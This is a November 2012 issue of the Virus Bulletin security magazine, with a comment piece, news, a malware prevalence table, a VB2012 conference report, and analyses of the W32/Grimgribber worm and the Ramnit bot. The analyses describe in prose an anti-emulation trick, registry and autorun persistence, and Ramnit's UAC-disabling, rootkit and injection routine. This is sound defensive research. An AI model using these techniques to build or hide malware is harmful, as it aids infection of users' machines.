NOVEMBER 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

DALLAS DAYS

The last week of September saw a sizeable portion of the world's anti-malware experts decamp to Dallas. Helen Martin reports on the 22nd Virus Bulletin International Conference.

page 4

LEARNING GIBBERISH

It's rare to see a virus advertised as demonstrating machine learning in any form, but W32/Grimgribber does just that. Peter Ferrie has the details.

page 9

CENTRAL STATION

Winlocker, aka Gimemo, has revolutionized the design of ransomware – all the infected machines are controlled centrally using two C&C panels. Aditya Sood and colleagues discuss the design and behaviour of the Winlocker ransomware.

page 20

ISSN 1749-7027

COMMENT

'The throttling effect of fear on consumer uptake of online shopping and banking is certainly real.'
Stephen Cobb, ESET

THE COST OF BEING SCARED SAFE

Is online banking a good thing? How about shopping online, or social networking, or plain old email? To what extent does society benefit from these activities? Members of the anti-virus community surely ponder these questions, and not just because participation in these activities is undermined by the malware that we are all working to defeat. What I want to ponder right now is the effect of the advice we give about protecting data and systems – be they consumer, corporate, governmental, non-profit or NGO – on society's participation in those activities.

Defeating malware requires a combination of human and technical factors. Among the human factors are numerous behaviours that we would like to foster, like using strong passwords and keeping them secret (e.g. refusing to reveal them in exchange for the promise of a free laptop). This fostering may happen as part of a security awareness programme or through advice we give to clients. We may even give advice about security behaviour to the general public in response to media inquiries sparked by news of the latest security incident.

Increasingly, I worry that the way we frame our responses to security incidents, or the manner in which we seek to encourage safer computing behaviour, might have a negative impact on participation in online activities. Consider an awareness poster shared at the recent APWG conference by Tyler Moore of Southern Methodist University. It features a simple image: a young lady wearing a forlorn expression. The text says: 'Yesterday, I verified my password for an email that said I'd won a free laptop. Today, I am an identity theft victim.'

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

This style of awareness-raising can be characterized as 'scared safe'. The poster drives home the point that you can really mess up if you are not careful about what you do online, which is true, but you could argue that this style of messaging may discourage some people from online participation completely – including activities that could be beneficial to them. In fact, this argument has been made by Rainer Böhme and Tyler Moore in their APWG paper entitled 'How Do Consumers React to Cybercrime?'

The paper argues that analysis of a collection of data on 18,000 Internet users in the EU shows that concern about cybercrime inhibits online participation more than direct experience with cybercrime does. Moore and Böhme interpret this finding in the light of data presented at VB2012 and published in the paper 'Measuring the cost of cybercrime' (Moore, Böhme, Anderson, Barton, Clayton, van Eeten, Levi and Savage). This impressive attempt to accurately categorize and quantify the costs of cybercrime found that loss of confidence in online transactions is the largest category of cost, estimated at $30 billion. In other words, security awareness efforts that increase the fear factor (thereby reducing online trust) can be very costly.

Who bears the cost? In the Moore/Böhme model, it appears that banks and retailers take the hit, in lost productivity and reduced revenue. The throttling effect of fear on consumer uptake of online shopping and banking is certainly real. In an *ESET* survey of American consumers conducted this summer, some 15 per cent of respondents said they were refraining from online banking because of fear and/or lack of trust. Moore and Böhme cite Eurostat's 2010 ICT survey in which 14 per cent of UK consumers stated that they refrained from buying goods or services online because of security concerns.

Whether or not you think that fewer people shopping online and using online banking is bad for society depends on a range of cultural factors. Personally, I am concerned that mounting security issues affecting online fundamentals like email might reduce our ability to communicate reliably and conveniently in a manner that has become part of our social fabric. I also think that finding positive ways to encourage security-enhancing behaviours is a noble quest regardless of whether or not you value the ability to shop and bank online. The strategy of 'scaring users safe' might have worked for internal security awareness in the last century, but now that more or less everyone in society is a computer user, we need a different, more positive approach.

NEWS

HACKER FORUMS PROVIDE CLUES TO LIKELY ATTACK TECHNIQUES

A study has indicated that businesses would be well advised to allocate more resources to SQL injection security. As part of its 'Hacker Intelligence Initiative', security firm *Imperva* monitored a number of hacker forums and found that SQL injection and DDoS attacks were the most popular subjects, each accounting for 19% of forum discussion volume. The researchers warned that if organizations neglect SQL injection security, it is very likely that hackers will increase their focus on these attacks.

Analysis of the discussions also revealed that the forums are frequently used for training and tutorials – altogether one third of conversations related to education, with roughly 28% relating to beginner hacking, while another 5% covered hacking tutorials.

Imperva suggests that by taking the time to explore and monitor hacker forums, security professionals would be able to gain a better understanding of the tools and techniques used by hackers – and of the areas that are most likely to come under attack.

ZEROACCESS INFECTS 2.2 MILLION

A quarterly report from security firm *Kindsight* has revealed that one in 125 North American home networks were infected with the ZeroAccess rootkit in the last quarter, and that, worldwide, 2.2 million home networks were affected.

Overall, 13% of home networks in North America suffered a malware infection (down from 14% in the second quarter), with 6.5% being infected with what the company classed as 'high-level' threats, such as bots, rootkits and banking trojans.

The report also noted growth in mobile malware – with mobile adware accounting for 90% of the 3+% infection rate among mobile devices.

The full report is available to download from https://www.kindsight.net/sites/default/files/Kindsight_Security_Labs-Q312_Malware_Report-final.pdf.

THREE ARRESTS IN PHISHING CASE

A Nigerian and two Romanian nationals have been arrested in London on suspicion of running a phishing campaign in which more than 2,000 phishing pages were created and placed on the Internet and used to harvest users' online banking details.

The arrests were made following a joint campaign by the Metropolitan Police's Central e-Crime Unit (PCeU) and the cyber division of the Serious Organised Crime Agency (SOCA).

Prevalence Table – September 2012[1]

Malware	Type	%
Java-Exploit	Exploit	21.88%
Autorun	Worm	7.36%
Heuristic/generic	Virus/worm	6.94%
Conficker/Downadup	Worm	4.42%
Crypt/Kryptik	Trojan	4.32%
Iframe-Exploit	Exploit	4.18%
Sirefef	Trojan	3.93%
Adware-misc	Adware	3.76%
Injector	Trojan	3.51%
Agent	Trojan	2.90%
Sality	Virus	2.46%
Downloader-misc	Trojan	1.80%
AutoIt	Trojan	1.74%
Blacole	Exploit	1.55%
Crack/Keygen	PU	1.53%
Heuristic/generic	Trojan	1.30%
LNK-Exploit	Exploit	1.17%
FakeAV-Misc	Rogue	1.14%
Virut	Virus	1.13%
Encrypted/Obfuscated	Misc	1.09%
Dropper-misc	Trojan	1.04%
BHO/Toolbar-misc	Adware	1.02%
HackTool	PU	0.98%
PDF-Exploit	Exploit	0.87%
Exploit-misc	Exploit	0.85%
Dorkbot	Worm	0.83%
Ramnit	Trojan	0.80%
Tanatos	Worm	0.78%
Wimad	Trojan	0.73%
Qhost	Trojan	0.63%
Zbot	Trojan	0.63%
Jeefo	Worm	0.62%
Others[2]		12.22%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

CONFERENCE REPORT

SIX FLAGS OVER TEXAS

Helen Martin

The *VB* team arrived at the Fairmont Dallas in sweltering temperatures – quite a shock for those of us more used to a chilly climate at this time of year. I am told that the sunshine and searing heat persisted for the duration of the conference week, but the next time any of the *VB* team ventured past the threshold of the hotel some much more familiar weather had settled in – heavy rain started to fall almost from the minute the conference ended (notably the first time there has been bad weather at the end of the *VB* conference for at least 11 years!).

After the sleek modernism of last year's hotel in Barcelona, the Fairmont Dallas was a much more classic but no less stylish venue, conveniently located at the heart of the Dallas Arts District with several attractions within walking distance and both the antique M-Line trolley and the ultra modern DART services close by for anyone wanting to venture further afield.

The Fairmont did its best during the week to disguise the fact that temperatures outside were reaching the high-80s to 90s by chilling the conference rooms down to such an extent that many delegates were forced to rummage in their suitcases for extra jumpers and jackets. On requesting slightly less aggressive cooling of the rooms we were informed that the air conditioning had two settings: on and off – so we shivered on, grateful for the hot cups of coffee between sessions.

We were delighted with delegate numbers this year – knowing that Dallas has neither the natural beauty of Vancouver (VB2010) nor the colourful flamboyance of Barcelona (VB2011), we fully expected a downturn in delegate numbers, but the final total came in only slightly lower than the last couple of years and exceeded our expectations by some way.

CONFERENCE OPENER

The conference kicked off on Wednesday morning with a thought-provoking keynote address by Christopher Soghoian of the American Civil Liberties Union who spoke about the trade in security exploits. He described several examples of bugs being sold for seriously big money (e.g. to the US government) rather than being passed on to the companies whose software was at risk. Despite the questionable ethics and cloak-and-dagger business practices of some of the middlemen, the selling of exploits to third parties is not illegal, but it certainly sails close to murky waters. Soghoian left the audience considering whether self-regulation of the exploit trading industry is possible.

After the keynote address the conference split into its traditional two-stream format. Starting proceedings off in the Corporate stream, John Graham-Cumming took a fascinating look into Internet background radiation. Website security firm *CloudFlare* handles around 64 billion page views per month, making it ideally placed to track and observe attacks against everything from gambling sites to blogs and newspapers, governments and large corporations. John revealed that the company sees a layer 4 DDoS attack 40% of the time and a layer 7 DDoS attack 95.5% of the time. His statistics also revealed significant drops in denial-of-service attacks observed at certain points in the year, which may be attributable to events such as Earth Day, Memorial Day weekend, Chinese New Year and other festivities which likely saw many computer users switch their machines off.

A presentation by Righard Zwienenberg followed, looking into the pros and cons of the increasingly popular Bring Your Own Device (BYOD) trend. While the advantages of BYOD include cost savings and ease of use of devices, there are several disadvantages that businesses need to consider, including personal devices being difficult to update and protect. Since the trend is already well established, Righard suggested a new strategy along with a new acronym: C(hoose)YOD – where businesses select which devices they can manage, update and provide effective protection for, and employees choose which of those devices they use.

Vicente Diaz spoke about privacy issues – highlighting the fact that in visiting a single popular newspaper we make an average of 11.3 requests to different tracking sites, and that 93% of the top 100 most popular sites include at least one request to a tracking site. Vicente warned that, with the enormous amount of data being collected and sold to third parties, there is a bigger concentration of knowledge about the global population than there has ever been – and that while big companies currently use the information for advertising, they may figure out other ways to use it in the future.

Later in the afternoon, José Fernandez described how he and colleagues at the École Polytechnique de Montréal and Carlton University conducted an evaluation of an anti-malware product in the form of a 'clinical trial' – involving real users. The study yielded some interesting findings regarding user behaviour (such as the fact that more browsing equates to a higher risk of infection) and demographics (such as the fact that the 25-to-30-year-old age group was more prone to infection than the younger 18-24 group, or even the population at large), but more pertinently it gave a very realistic picture of product performance. The researchers hope next to perform a larger-scale study – with greater statistical significance – which could be used for comparative AV testing. José ended his presentation asking vendors to volunteer their products for the team's next study.

Also on the theme of testing, *VB*'s own Martijn Grooten set forth his ideas for the setting up of a test that will evaluate products that filter malicious web traffic, while in the technical stream, Hendrik Pilz described how *AV-TEST* set up a test environment and new methodologies for conducting *Android* anti-malware tests – now that there are more than 40 commercially available anti-malware products for the mobile platform.

Other highlights in the technical stream included *ESET*'s Eugene Rodionov and Aleksandr Matrosov who described the techniques used by a number of modern complex threats to counteract forensic analysis and who introduced a free public tool, *HiddenFsReader*, which makes it possible to retrieve the contents of the most commonly encountered hidden file systems. Candid Wüest took a look at where we stand with banking trojans today – indicating that they have not changed a great deal over the past ten years because the same techniques continue to work, but that there has been an increase in the use of stealth and obfuscation techniques, more automation, and more social engineering.

Wei Xu presented details of a malicious PDF filter, developed with his colleagues at *Palo Alto Networks*, which uses a set of predictive features to detect malicious PDFs. A high detection rate and low false positive rate were recorded in evaluation tests.

The first day drew to a close with sponsor presentations in both streams – in the Corporate stream, *ESET*'s Steven Cobb asked 'What do consumers really know about malware?', while in the Technical stream *AVAST*'s Milos Korenko explained the success of the company's 'freemium' business model – then directed delegates to the bar to claim their free (courtesy of *AVAST*) beer...

RIDE 'EM COWBOY!

This year's informal drinks reception on Wednesday night went one step further in encouraging delegates to let their hair down (and take their shoes off) with the presence of two mechanical bulls, a roll-a-roper and a team of quickdraw gunfighters.

Much hilarity was had over delegates (and *VB* crew) clinging onto the mechanical bull for dear life only to eventually be hurled off and land in a crumpled heap, beaten by the red-eyed beast.

VB2012 delegates and crew practise their cowboy skills.

In another corner of the room delegates were invited to sit astride a 'horse' and try out their roping skills by attempting to lasso what was apparently intended to represent a calf (on wheels), but which I heard one would-be cowboy describe as more like a cross between a dog and a sheep.

The noisiest corner of the room meanwhile was taken over by two gunfighters who invited delegates to test the speed of their trigger fingers both against each other and against the 'professionals'. Not an activity for the faint-hearted!

MIDDLE OF THE PACK

Thursday morning kicked off bright and early in the Corporate stream with Amir Fouda taking a look at the various malware families that target the increasingly popular digital *Bitcoin* currency, while in the Technical stream Broderick Aquilino presented a technical analysis of Flashback – the most advanced *OS X* malware seen to date.

Next up in the Technical stream was a specially extended session as David Jacoby took to the stage to discuss the use of *nix servers by cybercriminals for the distribution of malware and in the set-up of their malicious infrastructure. David asked 'Why am I talking about [a problem that's] 10 years old?', answering his own question: 'Because we have done nothing [about it]!'. He followed his discussion with a 30-minute live demonstration in which he invited four members of the audience to help identify vulnerabilities and exploit them using the same techniques as those used by attackers.

Meanwhile, in the Corporate stream, Peter Kruse presented a summary of the investigation that led to the arrest by Russian authorities of the Carberp C&C administrator. The investigation was the first for the European Cyber Security Federation (ECyFed), which includes *Group-IB*, *CyberDefcon* and *CSIS*, and involved placing a GPS transponder in goods (purchased using stolen credit card details) that were being reshipped to the criminal gang. The trail led investigators to a small border town in Poland and from there into Ukraine before ending in downtown Moscow.

Next, Fabio Assolini took to the stage and described how criminals in Brazil managed to compromise 4.5 million DSL routers, going unnoticed for months. More than 50% of the users of some Brazilian ISPs were reported to have been affected by the attack. During their research, the *Kaspersky Lab* team came across an IRC chat between some of the hackers involved – during the exchange it was revealed that one of them earned approximately $50,000 and spent his loot on taking trips to Rio de Janeiro to visit prostitutes. Fabio concluded that there is little that users can do to avoid this kind of attack beyond using strong

passwords and tight security settings, and updating firmware when patches become available. He urged security researchers to be more proactive in reporting flaws related to routers, ADSL modems and other network devices, and urged manufacturers to be more responsive in securing their products.

The rest of the day's sessions in the technical stream were devoted to last-minute papers – which had been submitted and selected just three weeks prior to the conference in order to present the freshest material possible.

Tyler Moore was first up, with an overview of a piece of collaborative academic research on the real cost of cybercrime. The researchers found that, in fact, the amount spent on protecting against cybercrime far outweighs the losses attributable to it. The figures revealed by the study suggest that we ought to be spending less in anticipation of cybercrime (i.e. on anti-virus, firewalls, etc.) and instead be focusing our resources on tracking down and prosecuting cybercriminals.

Loucif Kharouni followed with a discussion of the increasing prevalence of police ransomware in Europe. His presentation certainly provided enough facts to convince the audience of the existence of the problem, but if anyone was left in any doubt, the point was beautifully illustrated by the discovery of said police ransomware on the personal laptop of one of the AV crew. (If you're going to run into trouble with malware on your machine, what better place for it to happen than at an event with more than 300 anti-malware experts on hand to help? A remarkable piece of serendipity!)

After lunch, Robert Lipovsky and Sebastian Bortnik presented the details of an industrial espionage attack in Latin America which focuses on stealing *AutoCAD* drawings – their investigation of ACAD/Medre revealed that more than 10,000 *AutoCAD* drawings had been leaked over the last two years.

Next, Neil Schwartzman and Paul Kincaid-Smith described the collaborative efforts of a working group consisting of victims of the Adober gang (including colleges, universities and ESPs), security researchers, DNSBL operators and law enforcement. The Adober gang used malware and social engineering techniques to compromise ESP subscriber accounts and steal lists of tens of millions of end-user email addresses. They then generated revenues by spamming millions of addresses – typically selling freeware such as *Adobe Reader* or *Skype*. The Adober Working Group combined their efforts to blacklist new URLs registered by the hackers in an attempt to get ahead of the criminals and put a stop to the damage.

In the Corporate stream, Grayson Milbourne and Armando Orozco took an in-depth look at the evolution of *Android* malware, looking at risks, threat vectors, real-world examples and finishing with some tips on how to keep your *Android* device clean.

Later on, John Alexander posed the interesting question: 'Has the time come for anti-malware vendors to allow customers to write their own anti-malware signatures?'. He detailed how customer needs do not always align with anti-malware vendor needs and suggested that if anti-malware vendors were to adopt a more open model, they could empower customers to protect themselves better.

Randy Abrams gave a fascinating presentation on habit and security education – looking at ways in which we need to move consumer security education forward. He pointed out that there is a difference between bad habits and ignorance, and the two cannot be treated in the same way.

Drawing the second day to a close, *Qihoo 360*'s Royce Lu gave the third and final sponsor presentation, taking an interesting look at malware attacks on online shoppers in China.

DALLAS COWBOYS

The Western theme begun at the Wednesday night drinks reception continued through to the gala dinner on Thursday evening. Once safely seated and when starters had been dispatched, delegates were treated to an impressive

Boots, chaps and cowboy hats...

Place your bets!

demonstration of roping tricks from 'Joe Hub Baker, The Texas Kid' – who, we were reliably informed, also puts his skills to good use on his ranch in his day job.

After the main course we were entertained by 'The Gunfighters' who enacted a short Western-style skit, ending (predictably enough) in the dramatic shooting of one of the characters.

Once the (unfathomably sweet) desert had been finished, the VB2012 casino was opened for business – delegates whiled away the rest of the evening playing black jack, craps, roulette and of course Texas hold'em, with prizes at stake for the three players with the most chips left at the end of the night.

FREQUENT FLIERS

Over its 22-year history, the *VB* conference has developed a group of loyal and dependable supporters.

Aside from the presentations, the *VB* delegates are what makes the conference special – a group of individuals who seem to be able to play as hard as they work and to be as much fun as they can be serious business professionals – and I'm sure I speak on behalf of the whole *VB* team when I say that their support of the conference is part of what makes all the hard work worthwhile.

As a small token of our thanks, this year saw the introduction of long service awards for delegates who have been supporting the conference for 10, 15 and 20 years.

After announcing the awards at the start of the gala dinner, those whose names had appeared in a roll call on screen were invited to come and collect their pin badges. A total

Proud VB conference veterans.

of 40 badges were given out – four of which were given to *VB* veterans of 20 years, 16 to those who have been coming to the conference for 15 years or more, and 20 to those who have been supporting the event for 10 years or more.

It was gratifying to see delegates wearing their badges with pride.

FINAL PUSH

A slightly later start on Friday morning (alongside the energy drinks thoughtfully provided on the *Bitdefender* exhibition stand) gave everyone a chance to recover from Thursday's late night.

First up in the corporate stream were Heather Goudey and Hermineh Tchagatzbanian describing a technique for generating automatic malware descriptions that are comparable to manually produced descriptions. Meanwhile, in the technical stream Andrey Bakhmutov started the day's proceedings with a look at clustering techniques for the detection and mitigation of spam distributions.

One of the most popular presentations of the conference was Ivan Teblin's dissection of the Duqu exploit. The malware arrives on the victim's system as a *Word* email attachment and is activated by a specially crafted OpenType font embedded into the OLE2 file. Ivan noted that his team's investigations and proof-of-concept experiments indicate that OpenType content presents similar levels of danger to other active content, such as scripts or executable code, and he predicted that the format will continue to gain popularity among malware writers.

Later, John Morris described how *Kindsight* researchers cracked the encryption algorithm and decoded the command and control protocol of the ZeroAccess P2P botnet, providing a detailed analysis of how it maintains contact with its peers.

Another popular presentation was Andrew Lee's probing assessment of whether the use of the term 'cyberwar' is justified. He called for a stop to the use of inflammatory language – saying that the AV industry should take every opportunity to reduce hype and increase knowledge among end-users.

The final presentation of the day in the Corporate stream was given by Martin Lee, who showed that it may be possible to identify specific risk factors that are associated with individuals subjected to targeted attack, by considering the threat akin to a public health issue. Such risk factors can be used to identify, inform and protect those at risk of future targeted attacks.

Meanwhile, in the Technical stream, Abhijit Kulkarni and Prakash Jagdale looked at the Early Launch Anti-Malware (ELAM) driver feature of *Windows 8* and discussed the features that could be added in future versions of ELAM in order to make it really beneficial to anti-malware vendors.

Rounding off the conference in a final combined session was a panel discussion on offensive security research. Chaired by *ZDNet*'s Ryan Naraine, a panel consisting of Adrian Stone (*RIM*), Josh Shaul (*Application Security Inc.*) and Alain Zidouemba (*Sourcefire*) entered into a lively discussion of the merits and dangers of exploit disclosure.

UNTIL NEXT TIME...

There is never enough space in these reports to mention more than a small selection of the speakers and presentations and I would like to thank all of the VB2012 speakers, panel members and session chairs for their contribution to the event, as well as all of the VB2012 sponsors for their generous support: *Avast*, *ESET*, *Qihoo 360*, *Microsoft*, *Bitdefender*, *GFI Software*, *Max Secure* and *OPSWAT*. My thanks also go to the members of the *VB* team and all of the onsite crew for their extremely hard work in the running of the event.

Thanks to a number of delegates opting to forego their printed copies of the VB2012 conference proceedings, a donation of £290 has been made to the WWF. A similar opt-out scheme will be run again next year.

Next year we return to Europe, with the conference taking place at the Maritim Hotel, Berlin from 2–4 October 2013. I look forward to welcoming you there.

(Photographs courtesy of: John Alexander, Pavel Baudis, Jeannette Jarvis, Andreas Marx, Morton Swimmer and Eddy Willems. More photographs can be viewed at http://www.virusbtn.com/conference/vb2012/photos/ and slides from the presentations are available at http://www.virusbtn.com/conference/vb2012/slides/.)

MALWARE ANALYSIS 1

IS OUR VIRUSES LEARNING?

Peter Ferrie
Microsoft, USA

Rarely is that question asked – not least because the grammar is incorrect. It's rare to see a virus advertised as demonstrating machine learning in any form, but W32/Grimgribber does just that.

INCORRECT VERSION

The virus begins by retrieving the operating system version. If the version does not match the expected value, then the virus skips the anti-emulation trick that follows, and continues execution anyway. Initially, the anti-emulation trick works with only one particular version: *Windows XP*, build 2600. Note that the service pack and patch level (among other things that can affect file structure) are not determined, which restricts the portability of the trick.

The main execution begins by retrieving the operating system version again. This time, though, the value is saved for later use in replicants, so that the anti-emulation trick can be applied on the current platform (no matter which platform it is).

The virus generates a new filename for itself using eight randomly chosen lower-case letters, and then attempts to copy itself to 'c:\<filename>.exe'. Thus, every execution might result in a new file being created. This copy operation will fail on *Windows Vista* and later platforms for non-administrator users.

ALL ORDS INDEX

The virus loads kernel32.dll, and then begins a search for a potential function to use in its anti-emulation trick. For each iteration of the search, there is a one-in-64 chance of skipping the anti-emulation trick entirely. Otherwise, the virus chooses a random ordinal from among the first 1,024 ordinals, and checks whether it maps to an address inside the kernel32.dll.

Once a valid ordinal has been found, the virus saves the current stack pointer, then pushes 16 DWORD zeroes onto the stack as dummy parameters. The number 16 appears to have no special significance. It is probably an arbitrarily chosen, but seemingly safe number, since most, if not all, of the kernel32 APIs require fewer parameters. (FormatMessage is a special case that can potentially exceed this limit, but such a situation occurs only when the string to format has many tokens, and only when those tokens are also passed onto the stack. The API itself has only seven defined parameters.) It's also probably safe to say that if an API were to require that many parameters, then it might not be implemented well and would not be used very much. Passing a single structure parameter would reduce the complexity significantly, and it would also allow for future expansion of the field count in the structure (and thus the indirect parameter count), without requiring a new API.

EXCEPTIONAL HANDLING

The virus registers a Vectored Exception Handler to intercept any problems that might be caused by the null parameters. The most likely problem to occur here would be for a parameter to be assumed to be a valid pointer. Any attempt to use the parameter as a pointer will cause an exception. If the called API has no exception handling mechanism of its own, then the virus Vectored Exception Handler will receive control, since no current kernel32 API registers a Vectored Exception Handler of its own. If the API uses a Structured Exception Handler, then the virus Vectored Exception Handler will still receive control. This is because Vectored Exception Handlers are favoured over Structured Exception Handlers. If the Vectored Exception Handler handles the exception, then the Structured Exception Handler will never receive control.

The situation described above is a bug that exists in the virus, but the effect is unlikely to be visible there. The bug is that since the virus Vectored Exception Handler handles the exception, the API does not complete its execution, and thus does not unregister its Structured Exception Handler. This can lead to unexpected behaviour if an otherwise unhandled exception occurs later, since the API Structured Exception Handler will suddenly receive control for an exception that was not generated during its execution. Depending on the behaviour of the API Structured Exception Handler, stack corruption (or worse) could occur.

The virus attempts to run the API, and checks whether an exception occurs as a result. If an exception occurs, then the virus restores the original stack pointer and searches again for an ordinal. If no exception occurs, then the virus determines the number of parameters that the API used (by comparing the new stack pointer with the original one) and saves this value for use later. The virus then restores the original stack pointer.

REGISTER ARTEFACTS

If no exception has occurred, then the virus generates 16 random numbers to be used as parameter values, and pushes these values onto the stack. The virus registers a Vectored Exception Handler to intercept any problems that might be caused by the random parameters. The virus attempts to run the API, and checks whether an exception occurs as a result. If an exception occurs, then the virus restores the original stack pointer, and searches again for an ordinal. If no exception occurs, then the virus saves the values of the ECX and EDX registers for use later. The virus then restores the original stack pointer. There is a vanishingly small, but real risk that one of the randomly generated parameters is accepted in a way that could have serious consequences when passed to the 'right' API. For example, the first parameter might point to a DLL filename and be passed to DeleteFile().

As a verification, the virus pushes the same random parameter values onto the stack again, and then randomizes the general register values. This is intended to detect dependencies on the register values. The virus attempts to run the API again with the random parameter values and random register values. If an exception occurs, then the virus restores the original stack pointer, and searches again for an ordinal. If no exception occurs, then the virus checks if the values of the ECX and EDX registers have changed. If either register value has changed, the virus forces an exception to occur, to simulate a failure of the API call. Otherwise, the virus restores the original stack pointer, and will use the random parameter values, the selected API and the register values in the anti-emulation trick.

CODE COMPLETE


The virus attempts to open the copied file and map a view of it. If this is successful, then it inserts code to call the API. The virus uses the random parameter values chosen earlier, along with the selected API, and adds code to check that the ECX and/or EDX register value(s) match the expected value(s). If either the ECX or EDX register value appears to point into the kernel32.dll image, which is determined by matching the top byte of the register against the top byte of the kernel32 image base, then the corresponding check is skipped.

The anti-emulation trick begins by loading kernel32 and adding the relative virtual address of the selected API. This is an attempt to avoid problems with Address Space Layout Randomization. However, it does nothing to avoid problems with localized and/or patched versions of kernel32.dll. While the operating system version will remain constant even after service packs are applied, and is constant across different language versions, the location of the API can differ enormously as a result. This makes the anti-emulation trick extremely fragile.

After the anti-emulation trick is generated, the virus attempts to create the 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' key and set the default value to the name of the generated file. This action fails on *Windows Vista* and later for non-administrator users. If it succeeds, then a new file will be created on each reboot, potentially quickly filling the root directory of the boot drive.

The virus creates a hidden file named 'autorun.inf' in the current directory. This contains a reference to the generated filename. The virus enumerates the drive letters from A: to Z:, and queries the drive type. For removable, remote, and RAM disks, the virus copies the autorun file to the root of the drive. For those drive types and also fixed drives, the virus copies the generated file to the root of the drive. After all drives have been examined, the virus waits for a random period of up to a maximum of about 32 seconds, and then checks if the payload should run.

The payload runs only about 1% of the time, and simply displays the following message:


Learning the joy of self-defence :-)

If you don't crack the shell, you can't eat the nut.

This is apparently a translation of an old Persian quotation. It means that if you don't make the effort, you can't enjoy the reward. The virus then performs the drive enumeration again. This cycle repeats endlessly.

CONCLUSION

So, what have we learned? The virus performs an anti-emulation trick that is so platform-specific, it even defeats itself when it is run on another platform. That's a new meaning for 'self-defence'.

SUMMARY: W32/GRIMGRIBBER

Type: Worm.

Size: 4096 bytes.

Targets: Local and remote drives, removable media.

Payload: Displays a message.

Removal: Delete detected files.

MALWARE ANALYSIS 2

RAMNIT BOT

Chao Chen
Fortinet, China

First discovered in around April 2010, Ramnit is now not only a file infector that infects *Windows* Portable Executable files (.exe, .scr and .dll files) and HTML documents, but also a multi-component bot. It has the ability to steal sensitive information such as stored FTP credentials and browser cookies. During the summer of 2011, Ramnit infection reached its peak, accounting for over 17% of all new infections. However, it is evident that the gang behind Ramnit was not satisfied with its achievement, as the malware's interests shifted from simple infection and the stealing of credentials to hitting financial targets [1] by utilizing code and modules from the leaked source code of the infamous Zeus [2] trojan.

In this article we will take a deep dive into Ramnit, analysing the functionalities of each of its components. We will see what a powerful beast Ramnit has become, and shed light on its likely future development.

1. INSTALLER

The Ramnit installer discussed in this article[1] has two layers of packing: a custom packer and UPX. After the installer arrives on a victim's computer, it unpacks the payload, copies itself to system folders and adds an autorun registry entry to automatically launch the malware at system start-up. The installer's major work is to inject two malicious dynamic-link libraries, named Rmnsoft.dll and Modules.dll, into the context of legitimate system processes or specific web browser processes. The two injected malicious modules communicate with each other and download other modules from the Command & Control (C&C) server. The downloaded modules have considerable capabilities in terms of stealing sensitive information from the local computer and hijacking online banking sessions. In addition, a rootkit driver is set up by the installer to protect itself by hiding registry keys and killing anti-virus software installed on compromised computers. Moreover, by disabling UAC (User Account Control) and Rapport Management Service, Ramnit gains the necessary privileges to avoid being detected and to be able to commit financial fraud. Figure 1 shows the installation routine.

In preparation for the injection of Rmnsoft.dll and Modules.dll, the installer searches for the locations of svchost.exe and an existing web browser's

[1] In this article, analysis of the installer is based on a sample with MD5: 7eb449a0be9f008bee337c8d55ba921c.



start
command line contains "elevate"
Y
elevate to admin
run again
N
command line contains "admin"
Y
disable UAC
setup a rootkit driver
disable RapportMgmtService
N
copy itself to %Temp%\{random}.exe
inject Rmnsoft.dll and Modules.dll into shell processes
run %Temp%\{random}.exe with "elevate" parameter

Figure 1: Ramnit installation routine.

